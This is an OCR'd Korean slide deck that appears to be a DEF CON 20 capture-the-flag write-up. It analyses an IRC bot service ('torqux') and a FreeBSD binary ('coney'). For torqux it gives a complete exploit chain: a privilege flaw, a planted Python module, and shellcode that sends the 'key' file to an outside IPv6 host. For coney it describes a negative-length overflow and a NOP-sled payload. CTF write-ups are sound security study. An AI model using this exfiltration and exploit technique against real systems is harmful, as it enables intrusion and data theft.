
*2, *3 .....

+exploit


NOP * 15

```
Breakpoint 1, 0x0804a33b in ?? ()
(gdb) x/i $ebx
0x28433000:     mov    $0x907ad0b3,%eax
(gdb)
0x28433005:     nop
(gdb)
0x28433006:     nop
(gdb)
0x28433007:     nop
(gdb)
0x28433008:     nop
(gdb)
0x28433009:     nop
(gdb) c
Continuing.
```

[banner][₩xff₩xff₩x00₩x00][NOP*X][shellcode]


+torqux

+torqux




user : torqux

+uncompyle2

python 2.7 버전에서만 사용가능

https://github.com/wibiti/uncompyle2

# +this is not the daemon you're looking for

```
if __name__ == '__main__':
    bot = wutwut(get_server())
    drop_privileges('torqux')
    bot.gogogo()
```

```
def gogogo(self):
    SocketHandler(self._sendQueue, self._getQueue).start()
    self._connect()
    threading.Thread.__init__(self)
    self.start()
```

```
def _connect(self):
    self._sendQueue.put(('ADDCLIENT', self._id, (self._ip, 6667, 4096)))
    self._nick(self.config['botName'])
    time.sleep(5)
    self.sendRaw('JOIN ' + self.config['channel'] + '\r\n')
```

# +IRC BOT !

+Setting server

```
def get_server():
    ip = get_ip('eml', AF_INET6)
    good = ':'.join(ip.split(':')[:-1] + ['7'])
    return good
```

7번 IRC 서버에 접속

# +wutwut

```
_defaultConfigs = {'port': 6667,
 'channel': 'eip',
 'modules': ['stuff'],
 'alias': {},
 'restrictedCommand': {'messages': 1,
                       'fortune': 1,
                       'kick': 0,
                       'reload': 0},
 'ignore': ['key'],
 'botName': 'riprelative',
 'nickServPass': '',
 'about': 'wutwut.  Try !help for information'}
```

IRC 채널 : #eip

봇네임 : riprelative

restrictedCommand ?

# +runCommand

```
utca = re.findall('\\:([^\\!]+)[^ ]+ PRIVMSG ([^ ]+) \\:[\t ]*\\!([^\r\n\t ]+)[\t ]*([^\r\n]*)', data)
if not utca:
    for mod in self._external:
        if hasattr(mod, 'idle'):
            mod.idle(self, data)
            break

    return
if 'key' in data:
    return
```

[USER] PRIVMSG #eip : ![command] [arg]

# +runCommand

```
utca = re.findall('\\:([^\\!]+)[^ ]+ PRIVMSG ([^ ]+) \\:[\t ]*\\!([^\r\n\t ]+)[\t ]*([^\r\n]*)', data)
if not utca:
    for mod in self._external:
        if hasattr(mod, 'idle'):
            mod.idle(self, data)
            break

    return
if 'key' in data:
    return
```

'key'는 무조건 필터링

# +restrictedCommand ?

```
def messages(bot, user, target, argument):
    message = argument.split(' ')
    who = message[0]
    message = ' '.join(message[1:])
    with open(who, 'a') as myfile:
        myfile.write(message + '\n')
    action(bot, user, '', 'saved the message "%s" for %s' % (message, who))
```

*파일쓰기기능 ?!

```
def _reloadModules(self):
    if self.config.has_key('modules'):
        modules = self.config['modules']
        for mod in modules:
            try:
                self._external.append(__import__(mod))
            except BaseException as error:
                pass
```

*config리스트에 명시된 모듈을 전부 로드

## +restrictedCommand

```
if not self._authorized(user, command):
        self.sendLns(user, 'Permission Denied.')
        return
```

인증함수가 실패하면 명령어 실행불가

## +_authorized

```
def _authorized(self, user, command):
    if not self.config['admins'].has_key(user):
        userLevel = 999
    else:
        userLevel = self.config['admins'][user]
    if userLevel > 1000 or self.config['restrictedCommand'].\
    has_key(command) and userLevel > self.config['restrictedCommand'][command]:
        return False
    else:
        return True
```

admins는 config에 기본적으로 존재하지 않음
= admins는 어딘가에서 추가가능하다

# +levelup

```
def _makeit(bot, user, target, argument):
    bot.config['admins'][user] = int(argument)
    print repr(bot.config)
```

명령어를 실행한 유저가 admins 값을 추가할 수 있다

```
def _authorized(self, user, command):
    if not self.config['admins'].has_key(user):
        userLevel = 999
    else:
        userLevel = self.config['admins'][user]
    if userLevel > 1000 or self.config['restrictedCommand'].\
    has_key(command) and userLevel > self.config['restrictedCommand'][command]:
        return False
    else:
        return True
```

admins가 존재한다면 userLevel은 해당 값으로 설정

# +levelup

```
def _authorized(self, user, command):
    if not self.config['admins'].has_key(user):
        userLevel = 999
    else:
        userLevel = self.config['admins'][user]
    if userLevel > 1000 or self.config['restrictedCommand'].\
    has_key(command) and userLevel > self.config['restrictedCommand'][command]:
        return False
    else:
        return True
```

userLevel > 1000이거나
command의 키값보다 userLevel이 크면 False

+Command

!_makeit -1

## +exploit

key가 필터링 되기때문에 직접적인 키입력, 수정은불가능

message로 py 모듈 작성

```
def _addit(bot, name, reason, extra):
    bot.config['modules'].append(extra)
```

_addit 명령어를 통한 모듈 추가


모듈 reload

+shellcode ?

```
from socket import *
sock = socket(AF_INET6, SOCK_STREAM)
sock.connect(('dc20:c7f:2012:13::2', 31337))
sock.write(open('k'+'ey','rb').read())
```

+exploit

```
join #eip
MODE #eip
PRIVMSG  #eip :!_makeit -1
PRIVMSG  #eip :!messages exp.py [SHELLCODE]
PRIVMSG  #eip :!_addit exp
PRIVMSG  #eip :!reload
```


+coney

+coney

```
[root@defcon20 ~/.services_trolololoooo/coney]# file coney
coney: ELF 32-bit LSB executable, Intel 80386, version 1 (FreeBSD), dynamically link
ed (uses shared libs), for FreeBSD 9.0 (900044), stripped
[root@defcon20 ~/.services_trolololoooo/coney]#
```

user : coney
port : 65214

# +clientmain

```
banner_len = read2(sockfd, (int)banner, 256, 10);
banner_flag = banner_len == 0;
if ( banner_len > 0 )
{
  banner[banner_len] = 0;
  check_str = (int)"I'm internet famous!";
  banner_count = 21;
  pbanner = banner;
  do
  {
    if ( !banner_count )
      break;
    banner_flag = *pbanner++ == *(_BYTE *)check_str++;
    --banner_count;
  }
  while ( banner_flag );
```

문자열 체크

# +clientmain

```
if ( banner_flag )
{
  v7 = open("/dev/urandom", 0);
  if ( v7 != -1 )
  {
    if ( read(v7, &buf, 4u) == 4 )
    {
      close(v7);
      srand(buf);
    }
    else
    {
      close(v7);
    }
  }
  chk_canary = rand();
```

스택값 검사를 위한 4바이트의 랜덤값 저장

# +clientmain

```
randrange((int)&rand32, 0x20u);
if ( send2(sockfd, (int)&rand32, 0x10u) == 16 )
{
  send3(sockfd, "enter ip:", 0);
  buf512[read2(sockfd, (int)buf512, 511, '\n')] = 0;
  if ( strstr(buf512, "::") )
    notneed(sockfd, 0);
  randv = rand();
  udprandsend(buf512, randv % 48001 + 2001, &rand32, 24u);
```

32바이트 크기의 난수생성

# +clientmain

```
randrange((int)&rand32, 0x20u);
if ( send2(sockfd, (int)&rand32, 0x10u) == 16 )
{
  send3(sockfd, "enter ip:", 0);
  buf512[read2(sockfd, (int)buf512, 511, '\n')] = 0;
  if ( strstr(buf512, "::") )
    notneed(sockfd, 0);
  randv = rand();
  udprandsend(buf512, randv % 48001 + 2001, &rand32, 24u);
```

생성된 난수에서 16바이트만 전송

## +clientmain

```
randrange((int)&rand32, 0x20u);
if ( send2(sockfd, (int)&rand32, 0x10u) == 16 )
{
  send3(sockfd, "enter ip:", 0);
  buf512[read2(sockfd, (int)buf512, 511, '\n')] = 0;
  if ( strstr(buf512, "::") )
    notneed(sockfd, 0);
  randv = rand();
  udprandsend(buf512, randv % 48001 + 2001, &rand32, 24u);
```

아이피를 입력받음

ex)

dc20:c7f:2012:13::2 == dc20:c7f:2012:13:0:0:0:2

# +clientmain

```
randrange((int)&rand32, 0x20u);
if ( send2(sockfd, (int)&rand32, 0x10u) == 16 )
{
  send3(sockfd, "enter ip:", 0);
  buf512[read2(sockfd, (int)buf512, 511, '\n')] = 0;
  if ( strstr(buf512, "::") )
    notneed(sockfd, 0);
  randv = rand();
  udprandsend(buf512, randv % 48001 + 2001, &rand32, 24u);
```

uprandsend("아이피", 2001 ~ 48001, 랜덤32자, 24)

# +uprandsend

```
int __cdecl udprandsend(const char *buf512, __int16 a2, const void *rand32, size_t n)
{
  nsockfd = socket(28, 2, 17);                    // AF_INET6 28
  if ( nsockfd != -1 )
  {
    HIBYTE(addr.sa_family) = 28;
    if ( !inet_pton(28, buf512, &addr.sa_data[6]) || \
        sendto(nsockfd, rand32, n, 0, &addr, 28u) == -1 )
      exit(1);
    close(nsockfd);
  }
  return 0;
}
```

udp프로토콜로 랜덤한 포트로 문자열중 24자리 전송

## +clientmain

```
*(_DWORD *)prand32 = rand32;
v32 = v26;
v33 = v27;
v34 = v28;
v35 = v29;
v36 = v30;
randv2 = rand() % 48001;
udprandsend(buf512, randv2 + 2001, prand32, 24u);
sendf(sockfd, "knock knock!\n");
recv_ret = recv2(sockfd, (int)&recvbuf32, 32u);
```

32바이트중 남은 8바이트를 전송

ex) str[0:16]+str[24:32]

# + listen on random port?

```
[root@defcon20 ~/.services_trololololoooo/coney]# cat /etc/pf.conf
int_if = "lo0"
servip = "dc20:c7f:2012:13::2"

set limit states 50000
set limit frags 50000
set limit src-nodes 50000
set limit tables 50000


rdr pass on $int_if inet6 proto udp from any to any port 2001:48001 -> $servip port 7357

pass out all
```

freebsd에서 지원하는 pf(packet filter)

랜덤한 범위의 포트를 한곳으로 모두 리다이렉션한다

# +clientmain

```
sendf(sockfd, "knock knock!₩n");
recv_ret = recv2(sockfd, (int)&recvbuf32, 32u);
chk_flag = recv_ret == 32;
if ( recv_ret == 32 )
{
  prand32_2 = &rand32;
  cnt32 = 32;
  precvbuf32 = &recvbuf32;
  do
  {
    if ( !cnt32 )
      break;
    chk_flag = *(_BYTE *)precvbuf32 == *(_BYTE *)prand32_2;
    precvbuf32 = (int *)((char *)precvbuf32 + 1);
    prand32_2 = (int *)((char *)prand32_2 + 1);
    --cnt32;
  }
  while ( chk_flag );
```

기존의 랜덤 32 바이트문자열이랑 recv버퍼를 비교

# +clientmain

```
if ( chk_flag )
{
    buf4 = (int)malloc(4u);
    pbuf4 = buf4;
    if ( !buf4 )
        exit(0);
    recv2(sockfd, buf4, 4u);
    big_pbuf4 = (*(_BYTE *)(pbuf4 + 2) << 8) | (*(_BYTE *)(pbuf4 + 1) << 16) \
        | *(_BYTE *)(pbuf4 + 3) | (*(_BYTE *)pbuf4 << 24);
    free((void *)pbuf4);
```

*추가로 4바이트 recv()

엔디안 정렬

# +clientmain

```
if ( big_pbuf4 <= 1024 )
{
  pbig_pbuf4 = big_pbuf4;
  count = 0;
  chk_stack = chk_canary;
  while ( 1 )
  {
    if ( recv(sockfd, &buf1024[count], 1u, 0) != 1 )
      goto LABEL_27;
    buf1024[count] ^= 0x2Au;
    if ( !pbig_pbuf4 )
      break;
    ++count;
    --pbig_pbuf4;
  }
  if ( chk_stack != chk_canary )

    exit(1);
  send2(sockfd, (int)buf1024, count);
`
```

받은크기가 1024이하라면
0x2a로 xor연산후 버퍼에 저장

# +clientmain

```
if ( big_pbuf4 <= 1024 )
{
  pbig_pbuf4 = big_pbuf4;
  count = 0;
  chk_stack = chk_canary;
  while ( 1 )
  {
    if ( recv(sockfd, &buf1024[count], 1u, 0) != 1 )
      goto LABEL_27;
    buf1024[count] ^= 0x2Au;
    if ( !pbig_pbuf4 )
      break;
    ++count;
    --pbig_pbuf4;
  }
  if ( chk_stack != chk_canary )

    exit(1);
  send2(sockfd, (int)buf1024, count);
```

스택에 저장된 값이다르다면 종료

# +where is the hole?

```
Breakpoint 9, 0x0804a5b0 in ?? ()
(gdb) info reg
eax            0x281a3690       672806544
ecx            0x28405000       675303424
edx            0x804ef50        134541136
ebx            0xffffff01       -255
esp            0xbfbfe450       0xbfbfe450
```

받은 4바이트 메모리는 음수로 인식

```
if ( recv(sockfd, &buf1024[count], 1u, 0) != 1 )
  goto LABEL_27;
buf1024[count] ^= 0x2Au;
if ( !pbig_pbuf4 )
  break;
```

해당 값이 0이여야지만 루프 탈출

# +exploit

문제점

1. 음수 값의 루프

2. 스택 쿠키 체크 우회?

변수를 덮으면 해결가능 !

